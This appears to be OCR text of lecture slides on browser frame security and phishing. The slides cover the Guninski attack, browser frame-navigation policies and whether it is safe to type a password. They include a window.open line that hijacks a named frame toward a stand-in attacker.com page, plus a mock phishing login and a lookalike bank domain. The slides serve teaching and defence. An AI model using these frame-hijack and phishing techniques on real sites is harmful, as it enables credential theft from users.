
```
frames[0].postMessage("Attack at dawn!");
```

- Messages sent to *frames*, not principals
  - When would this happen?



NAVIGATION

A Guninski Attack



Earn money from relevant ads on your website

Google AdSense matches ads to your site's content, and you earn money whenever your visitors click on them.

Existing AdSense users:

Sign in to Google AdSense with your Google Account

I cannot access my account

Roses, Daisies, and more


Local florists. Same day delivery

Freshest flowers from $10.99

www.seedsandsaplings.com

```
window.open("https://attacker.com/", "awglogin");
```


What should the policy be?



Legacy Browser Behavior

Browser	Policy
IE 6 (default)	Permissive
IE 6 (option)	Child
IE7 (no Flash)	Descendant
IE7 (with Flash)	Permissive
Firefox 2	Window
Safari 3	Permissive
Opera 9	Window
HTML 5	Child

Window Policy Anomaly



```
.com/...";
.com/...";
```

Legacy Browser Behavior

Browser	Policy
IE 6 (default)	Permissive
IE 6 (option)	Child
IE7 (no Flash)	Descendant
IE7 (with Flash)	Permissive
Firefox 2	Window
Safari 3	Permissive
Opera 9	Window
HTML 5	Child


Adoption of Descendant Policy

Browser	Policy
IE7 (no Flash)	Descendant
IE7 (with Flash)	Descendant
Firefox 3	Descendant
Safari 3	Descendant
Opera 9	(many policies)
HTML 5	Descendant

When is it safe to type my password?

SECURITY USER INTERFACE

Safe to type your password?



Bank of the West | - Mozilla Firefox

Products & Services

- Checking
- Savings & CDs
- Credit Cards
- Loans
- Wealth Management & Trust
- Insurance

Achieve Your Goals

- Buy a home
- Buy a new car
- Save for college
- Maximize home equity
- Consolidate debt
- Try our financial calculators

Bank Online

- Apply for an account online
- Learn about online banking
- Enroll in eTimeBanker


eTimeBanker

Where do I enter my password?

Alternate Login

See all our Personal banking products »

Safe to type your password?



Bank of the West Phishing Page - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://attacker.com/login
Google
Login
Done


Bank of the West

Gives me you pa55w0rds!

User name:

Password:


Safe to type your password?



Bank of the West | - Mozilla Firefox

https://www.bankofthevvest.com/BOW/home

Safe to type your password?


???
Welcome - Mozilla Firefox
File Edit View History Bookmarks Tools Help
https://portfolioonline.metavante.com/npo/main/UserLogon?bankNumbe
Google
Done
portfolioonline.metavante.com
???

BANK OF THE WEST
Portfolio Online

Welcome to Portfolio Online!

